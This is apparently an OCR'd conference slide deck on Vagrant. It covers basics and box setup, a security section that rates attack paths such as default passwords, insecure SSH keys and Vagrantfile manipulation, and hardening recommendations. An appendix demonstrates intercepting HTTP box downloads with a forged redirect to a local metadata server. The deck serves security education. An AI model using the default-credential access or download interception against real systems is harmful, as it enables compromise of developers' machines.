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
DEFAULTS

THE SECURITY : DEFAULTS



THE SECURITY : EXPLOITATION

Vagrant Init

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EXPLOITATION

THE SECURITY : EXPLOITATION

Low Privilege Shell (Guest)

- Port-Forwarding
  - e.g. Vulnerable Web-Application (⋆⋆)
- Man in the Middle
  - Inject Vulnerable Box (⋆⋆)
- SSH Connection
  - Insecure Public Key (⋆)
  - Finding Valid Keys (⋆)
  - Root Login with Default Password (⋆[⋆]*)
  - Vagrant Login with Default Password (⋆[⋆]*)

*) Depends on Network Settings (default/private/public)

THE SECURITY : EXPLOITATION

High Privilege Shell (Guest)

- Default Root Password (★★)
- Default Vagrant Password (★★)
    - Sudo to Root (★ ★ ★)
- Old or Unpatched Software (★★)

THE SECURITY : EXPLOITATION

Low/High Privilege Shell (Host)

- Network
  - Password Sniffing* (⋆)
  - Discover other Vagrant Boxes (⋆⋆)
  - Discover Vulnerable Services (⋆⋆)
  - ...
- Shared Folder
  - Manipulate Vagrantfile** (⋆⋆)

*) Only Works When Public Network Is Used.

**) High Privilege Shell When Local Host User Allows Sudo And Sudo-Session Is Active.

THE SECURITY : RECOMMENDATIONS

Vagrant Init

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Vagrant SSH

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Defaults

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RECOMMENDATIONS

THE SECURITY : RECOMMENDATIONS

Recommendations for running VirtualBox

- Keep Software Up To Date
  - Update VirtualBox and Guest Additions
- Restrict Network Access to Critical Services
- Follow the Principle of Least Privilege
  - Do not run VirtualBox as root.
- Monitor System Activity
  - Update VirtualBox and Guest Additions
- Keep Up To Date on Latest Security Information
  - Update VirtualBox and Guest Additions

see https://www.virtualbox.org/manual/ch13.html

THE SECURITY : RECOMMENDATIONS

Recommendations for running Vagrant

Attitude

- Don’t Rely On Defaults
- Don’t Run Vagrant As Root
- Don’t Trust Boxes From 3rd Parties
- Always Check The VagrantFiles
- Always Use Secure Communication Channels

Configuration

- Disable Root SSH-Access
- Disable Root Password
- Set Secure Vagrant Password
- Set Secure SSH-Keys
- Disable Default Vagrant Share
- Use Default Network
- Restrict Port-Forwarding to Localhost
- Disable Sudo For Local User

THE FUTURE

- Introduction
- Basics
- Example
- Internals
- Security
- **Future**
- End

THE FUTURE

THE FUTURE

Vagrant Security Plugin

Command:

```
$ vagrant security scan [options]
```

Result:

```
[w] Current user is able to run sudo.
[i] Default vagrant share disabled.
[!] SSH root access with default credentials detected.
[!] SSH vagrant access with default credentials detected.
[i] SSH secure keys are used.
[w] Vagrantfile discovered on box at /home/w00t/Vagrantfile.
[w] Box is running within public network.
[!] Port 2222 (sshd)  is visible to the outside world.
[!] Port 8080 (apache) is visible to the outside world.
```

Note: The plugin is not published yet. If you don’t want to wait just let me know. I will send you a copy of the current code-base.

THE FUTURE

Local Hacking Environment

- Instructions
- Build-Environment
- Examples in Shared Folder


Tip: Share your environments with friends and colleagues using a version control system (CSV).

THE END

- Introduction
- Basics
- Example
- Internals
- Security
- Future
- **End**

THE END

THE END



The Basics
- Terminology
  - Host
  - Guest
  - Box
  - Provider
  - Provisioning
- Commands
  - init
  - up
  - destroy
  - ssh

The Example
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- Provisioning
- Port-Forwarding

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  - Metadata
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  - Local Share
- Exploitation
  - Privilege Shell (Guest/Host)
- Recommendations
  - VirtualBox & Vagrant

VAGRANT

THE REFERENCES

THE REFERENCES

- Vagrant Official Website
  - https://www.vagrantup.com
- Vagrant Configuration Reference
  - https://www.vagrantup.com/docs/vagrantfile/machine_settings.html
  - https://www.vagrantup.com/docs/vagrantfile/ssh_settings.html
- Vagrant Boxes
  - https://atlas.hashicorp.com/boxes/search (Ofiicial)
  - http://www.vagrantbox.es/ (Inofficial)
- Vagrant Plugins
  - https://github.com/mitchellh/vagrant/wiki/Available-Vagrant-Plugins
  - https://vagrant-lists.github.io/plugins.html
- Vagrant Providers
  - https://www.vagrantup.com/docs/providers/

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- Vagrantfile
  - https://www.vagrantup.com/docs/vagrantfile/
- Vagrant Share
  - https://atlas.hashicorp.com/help/vagrant/shares/create
- Packer - Automated Box Packaging Tool
  - https://www.packer.io
- SSH Hardening with Ansible
  - https://github.com/dev-sec/ansible-ssh-hardening
- Docker Provider Example
  - https://github.com/bubenkoff/vagrant-docker-example
- Windows in a Box - Easy Virtual Machine Management with Vagrant
  - http://digitaldrummerj.me//vagrant-overview/

THE APPENDIX

THE APPENDIX

THE APPENDIX : SETUP CUSTOM BOX

Setup Custom Box

Vagrant Packaging

Vagrant & Zombies

Provisioning

Additional Features

Performance

Intercepting Box Download

SETUP CUSTOM BOX

THE APPENDIX : SETUP CUSTOM BOX

Overview:

- Setup Virtualbox Image
  - Hard Disk
  - CPU, Memory
  - Port-Forwarding
- Setup Guest System
  - Users and Passwords
  - SSH configuration

THE APPENDIX : SETUP CUSTOM BOX

Setup Virtualbox Image

Hard Disk File Type: ???

THE APPENDIX : SETUP CUSTOM BOX

Setup Virtualbox Image

Hard Disk File Type: ???

- VDI (Virtual Box Image)
  - default, not supported by all major distributors.
- VMDK (Virtual Machine Disk)
  - is developed by vmware and supported by all major virtualization tools.
  - capability to split storage into files less than 2 GB.
  - can not be resized.
- VHD (Virtual Hard Disk)
  - used by Microsoft VirtualPC
- HDD (Parallels Hard Disk)
  - Parallels Version 2 (Apple)
- QCOW (QEMU Copy-On-Write) and QED (QEMU Enhanced Disk)
  - used by emulation- und Virtualisationsoftware QEMU

Note: All formats support dynamic allocated sizing and snapshots.

THE APPENDIX : SETUP CUSTOM BOX

Setup Virtualbox Image

Hard Disk File Type: VMDK

- + support for all major virtualization tools.
- + dynamic allocated sizing allows a large maximum size (e.g. 40 GB) with minimal footprint.
- - Resizing requires the transformation of the image to another format.

Hard Disk Size: 40 GB
Memory: 512 MB

Remember: Be lightweight by default! CPU & RAM can always be configured within the Vagrantfile.

THE APPENDIX : SETUP CUSTOM BOX

Setup Virtualbox Image

- Choose PS/2 as Pointing Device*
- Disable audio, usb
- Enable network adapter 1
- Reinitialize the MAC address of all network cards
- Select Attached to: ???

*) Precondition to be able to disable USB

THE APPENDIX : SETUP CUSTOM BOX

Setup Virtualbox Image - Networking Modes

- **NAT:**
  - ✗ host → guest
  - ✗ guest ↔ guest
  - ✓ guest → external systems
- **Bridged:**
  - ✓ host → guest
  - ✓ guest ↔ guest
  - ✓ guest → external systems
- **Host-Only:**
  - ✓ host → guest
  - ✓ guest ↔ guest
  - ✗ guest → external systems
- **Internal:** (not supported)
  - ✗ host → guest
  - ✓ guest ↔ guest
  - ✗ guest → external systems

THE APPENDIX : SETUP CUSTOM BOX

Setup Virtualbox Image

- Choose PS/2 as Pointing Device*
- Disable audio, usb
- Enable network adapter 1
- Reinitialize the MAC address of all network cards
- Select Attached to: NAT
- Add port-forwarding rule:
  - **Name:** SSH
  - **Protocol:** TCP
  - **Host IP:** blank
  - **Host Port:** 2222
  - **Guest IP:** blank
  - **Guest Port:** 22

*) Precondition to be able to disable USB

THE APPENDIX : SETUP CUSTOM BOX

Setup Guest System

- Hostname:
  - distribution-version-platform
  - max 63 chars, no dots.
- Update System:
  - sudo apt-get update && sudo apt-get dist-upgrade
- Setup Users:
  - Add user vagrant.
  - Set password for vagrant to vagrant. **(optional)**
  - Add vagrant to sudoers list. **(required)**
    - vagrant ALL=(ALL) NOPASSWD:ALL
  - Set password for root to vagrant. **(optional)**
- Install and Setup SSH:
  - Install openssh-server
  - Disable DNS lookup by setting UseDNS to no.

THE APPENDIX : SETUP CUSTOM BOX

Setup Guest System (Setup private-key)

```
# Add a ssh config folder and authorized_keys file
$ sudo mkdir /home/vagrant/.ssh
$ sudo touch /home/vagrant/.ssh/authorized_keys
# Set owner and permissions
$ sudo chown -R vagrant /home/vagrant/.ssh
$ sudo chmod 0700 /home/vagrant/.ssh
$ sudo chmod 0600 /home/vagrant/.ssh/authorized_keys
# Add the insecure public key
$ su vagrant
$ curl 'https://raw.githubusercontent.com/mitchellh/vagrant/master/keys \
   /vagrant.pub' >> /home/vagrant/.ssh/authorized_keys

# Within  /etc/ssh/sshd_config enable
AuthorizedKeysFile %h/.ssh/authorized_keys
```

THE APPENDIX : SETUP CUSTOM BOX

Setup Guest System

- Install the VirtualBox Guest Additions:

```
# This can be easily done by using the virtualbox gui.
```

- Compact space:

```
$ sudo dd if=/dev/zero of=/EMPTY bs=1M
$ sudo rm -f /EMPTY
```

THE APPENDIX : SETUP CUSTOM BOX

Pack and Run

```
# Lookup vm-name.
$ VBoxManage list vms
# Package vm. (This can take quite some time.)
$ vagrant package --base vagrant-ubuntu64
# Checking out resulting size.
$ du -h package.box
2,0G	package.box
# Add box to internal vagrant repository.
$ vagrant box add vagrant-ubuntu64 package.box
# Init and run vm.
$ vagrant init vagrant-ubunutu64 && vagrant up
```

Tip: Seems like a lot of work? Automate the process by using packer ... (see next section)

THE APPENDIX : VAGRANT PACKAGING

- Setup Custom Box
- Vagrant Packaging
- Vagrant & Zombies
- Provisioning
- Additional Features
- Performance
- Intercepting Box Download

VAGRANT PACKAGING

THE APPENDIX : VAGRANT PACKAGING

Using Vagrant Package

Command:

```
$ vagrant package
```

Explanation:

- Creates a Box-file of the running VM
- Box-file includes all installed applications
- Resulting Box-file can be added using vagrant box add <file>

THE APPENDIX : VAGRANT PACKAGING

Using Hashicorps Packer

Command:

```
$ packer [options] <config-file>
```

Explanation:

- Creates a Box-file from ISO (e.g. ubuntu-16.04.iso).
- Automates the installation- and configuration-process.
- Resulting Box-file can be added using `vagrant box add <file>`

THE APPENDIX : VAGRANT PACKAGING

Using Hashicorps Packer

- Download Packer:
  - https://www.packer.io
- Download Packer Example:
  - https://github.com/ChiperSoft/Packer-Vagrant-Example
- Change to the packer-directory within the git-repository
- Execute packer*:

```
$ packer build ubuntu.json
```

- Launch vagrant to execute provisioning:

```
$ vagrant up
```

*) This can take quite some time to finish. After a while the VM will be started. However, do not interact with the running VM until packer is completely finished.

THE APPENDIX : VAGRANT & ZOMBIES

Setup Custom Box

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VAGRANT & ZOMBIES

THE APPENDIX : VAGRANT & ZOMBIES

Getting A Global Status

Command:

```
$ vagrant global-status [--prune*]
```

Result:

```
id       name    provider   state    directory
--------------------------------------------------------------------------------
14c991d  default virtualbox running  /home/user/VagrantBoxes/ubuntu_precise
b2e1394  default virtualbox stopped  /home/user/VagrantBoxes/ubuntu_dapper
```

Controlling a Box via ID:

```
$ vagrant <up|halt|destroy> [id]
```

*) --prune removes invalid entries from the list.

THE APPENDIX : VAGRANT & ZOMBIES

Killing Zombie Boxes

The Vagrant Way

```
$ vagrant global-status --prune
id       name    provider   state    directory
-------------------------------------------------------------------------------------------
b723d2e  default virtualbox poweroff /home/user/VagrantBoxes/vagrant-asp

$ vagrant destroy b723d2e
```

The VirtualBox Way

```
$ VBoxManage list vms
”<inaccessible>” {5fe6c484-2026-4a1d-8974-b883f717251c}
$ VBoxManage remove 5fe6c484-2026-4a1d-8974-b883f717251c
```

The Last Resort

```
$ killall VBoxHeadless
```

THE APPENDIX : PROVISIONING

Setup Custom Box

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PROVISIONING

THE APPENDIX : PROVISIONING

Commands:

```
$ vagrant up
$ vagrant provision
$ vagrant reload --provision
```

Configuration

```
Vagrant.configure(”2”) do |config|
  config.vm.provision ”shell”, path: ”script.sh”
  config.vm.provision ”ansible” do |ansible|
    ansible.playbook = ”playbook.yml”
  end
  config.vm.provision ”chef_solo” do |chef|
    chef.add_recipe ”apache”
  end
  config.vm.provision ”docker” do |d|
    d.build_image ”/vagrant/app”
  end
  config.vm.provision ”puppet” do |puppet|
    puppet.manifests_path = ”my_manifests”
    puppet.manifest_file = ”default.pp”
  end
end
```

THE APPENDIX : ADDITIONAL FEATURES

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ADDITIONAL FEATURES

THE APPENDIX : ADDITIONAL FEATURES

Multi-Machine

Description:

- Maintain multiple machines with one Vagrantfile.

Configuration:

```
Vagrant.configure(”2”) do |config|
  config.vm.define ”web” do |web|
    web.vm.box = ”apache”
  end

  config.vm.define ”db” do |db|
    db.vm.box = ”mysql”
  end
end
```

see https://www.vagrantup.com/docs/multi-machine/

THE APPENDIX : ADDITIONAL FEATURES

Vagrant Snapshots

Description:

- Manage snapshots with the vagrant snapshot-command.

Commands:

```
$ vagrant snapshot save NAME
$ vagrant snapshot restore NAME
$ vagrant snapshot list
$ vagrant snapshot delete NAME
```

THE APPENDIX : ADDITIONAL FEATURES

Vagrant Plugins

Command:

```
$ vagrant plugin install <plugin>
```

List of Plugins:

vagrant-cachier	Enables caching for different package managers on Linux
vagrant-global-status	Keeping track of vagrant machines
vagrant-proxyconf	Configures virtual machine to use specified proxies
...	...

Warning: Plugins might get downloaded via HTTP.

THE APPENDIX : ADDITIONAL FEATURES

Vagrant Share

Command:

```
$ vagrant share
```

Description:

- connects to the Vagrant Cloud and
- generates a random, temporary domain name*
  - http://glowing-rabbit-4213.vagrantshare.com
  - http://sweltering-goat-2103.vagrantshare.com
  - ...

*) using the --name flag a custom name can be choosen.

Vagrant Share

Command:

```
$ vagrant share
```

Requirements**:**

- The box needs to be running and forward a http-port.
- You need to login to hashicorp using `vagrant login`.
- You need to run the latest vagrant version for this feature to work.

**) see https://vagrantcloud.com/help/vagrant/shares/wordpress for trouble-shooting a wordpress vagrant share.

THE APPENDIX : ADDITIONAL FEATURES

Messages

Vagrant Post Up Message*:

```
config.vm.post_up_message = ”The App is running at http://192.168.1.101.”
```

Shell Provisioning:

```
config.vm.provision ”shell”, privileged: false, inline: <<-EOF
  echo ”The App is running at http://#{$hostname}.”
EOF
```

*) post_up_message can only be a hard-coded string (see Issue #1968).

THE APPENDIX : PERFORMANCE

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PERFORMANCE

THE APPENDIX : PERFORMANCE

- increase box-cpu’s and box-memory

```
config.vm.provider "virtualbox" do |vb|
  vb.name = 'new-name-of-the-box'
  vb.memory = 2048
  vb.cpus = 4
end
```

- use NFS for synchronized folders* **

```
config.vm.synced_folder "share", "/vagrant", type: "nfs"
```

- move write-intensive files out of the box
- prefer cache over disk

*) see https://www.vagrantup.com/docs/synced-folders/nfs.html

**) NFS folders do not work on Windows hosts.

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INTERCEPTING BOX DOWNLOAD

THE APPENDIX : INTERCEPTING BOX DOWNLOAD

Command:


```
$ vagrant init <box> [url]
```

Connection over HTTP (MiM)

```
$ vagrant init debian/jessie64 http://vagrantcloud.com/debian/jessie64
$ vagrant up
Bringing machine 'default' up with 'virtualbox' provider...
==> default: Box 'debian/jessie64' could not be found...
  default: Box Provider: virtualbox
  default: Box Version: >= 0
==> default: Loading metadata for box 'debian/jessie64'
  default: URL: http://vagrantcloud.com/debian/jessie64
==> default: Adding box 'debian/jessie64' for provider: virtualbox
  default: Downloading: http://localhost/debian/jessie64/virtualbox.box
```

THE APPENDIX : INTERCEPTING BOX DOWNLOAD


Intercepting Meta-Data Retrieval Response:



```
GET /debian/jessie64 HTTP/1.1
User-Agent: Vagrant/1.6.5
Host: vagrantcloud.com
Accept: */*
Connection: close
```

THE APPENDIX : INTERCEPTING BOX DOWNLOAD

Intercepting Meta-Data Retrieval Response:



Request to http://vagrantcloud.com:80 [54.210.225.251]


```
GET /debian/jessie64 HTTP/1.1
User-Agent: Vagrant/1.6.5
Host: vagrantcloud.com
Accept: */*
Connection: close
```

Response from http://vagrantcloud.com:80/debian/jessie64 [54.210.225.251]

```
HTTP/1.1 301 Moved Permanently
Cache-Control: no-cache
Content-Length: 111
Content-Type: text/html
Date: Thu, 29 Sep 2016 20:58:24 GMT
Location: http://localhost/debian/boxes/metadata.json
Server: nginx + Phusion Passenger 5.0.29
Status: 301 Moved Permanently
X-Powered-By: Phusion Passenger 5.0.29
X-Request-Id: 0b37125b-25f9-4ca8-b14e-e722c3a691f3
X-Runtime: 0.002070
Connection: Close
```

THE APPENDIX : INTERCEPTING BOX DOWNLOAD


Vagrant Requests Local Repository Instead:



```
HEAD /debian/jessie HTTP/1.1
User-Agent: Vagrant/1.6.5
Host: localhost
Accept: application/json
Connection: close
```

THE APPENDIX : INTERCEPTING BOX DOWNLOAD

Vagrant Requests Local Repository Instead:




```
HEAD /debian/jessie HTTP/1.1
User-Agent: Vagrant/1.6.5
Host: localhost
Accept: application/json
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 29 Sep 2016 01:47:07 GMT
Last-Modified: Thu, 29 Sep 2016 01:40:49 GMT
ETag: "2568-53d9b913e6ede"
Accept-Ranges: bytes
Content-Length: 9576
Connection: close
```

THE APPENDIX : INTERCEPTING BOX DOWNLOAD

Vagrant Requests Local Repository Instead:*



Response from http://localhost:80/debian/boxes/metadata.json [127.0.0.1]

```
HTTP/1.1 200 OK
Date: Thu, 29 Sep 2016 21:01:39 GMT
Server: Apache/2.4.10 (Debian)
Last-Modified: Thu, 29 Sep 2016 20:47:55 GMT
ETag: "1bf7-53dab9794174e"
Accept-Ranges: bytes
Content-Length: 7159
Connection: close
Content-Type: application/json

{"description":"Vanilla Debian 8 \"Jessie\"","short_description":"Vanilla Debian 8
\"Jessie\"","name":"debian/jessie64","versions":[{"version":"8.5.2","status":"active","description_
html":"<ul>\n<li>virtualbox: re add Recommends packages as it missed important packages and
follows debian policy better ( see <a
href=\"https://lists.debian.org/debian-cloud/2016/07/msg00007.html\">https://lists.debian.org/debia
n-cloud/2016/07/msg00007.html</a> )</li>\n</ul>\n","description_markdown":"* virtualbox: re add
Recommends packages as it missed important packages and follows debian policy better ( see
https://lists.debian.org/debian-cloud/2016/07/msg00007.html
)","providers":[{"name":"virtualbox","url":"http://localhost/debian/boxes/jessie64/versions/8.5.2/p
roviders/virtualbox.box"}]},{"version":"8.5.1","status":"active","description_html":"<ul>\n<li>lxc:
```

*) Content-Type requires to be 'application/javascript'. Otherwise the response is interpreted as Box-File!

THE END

THE END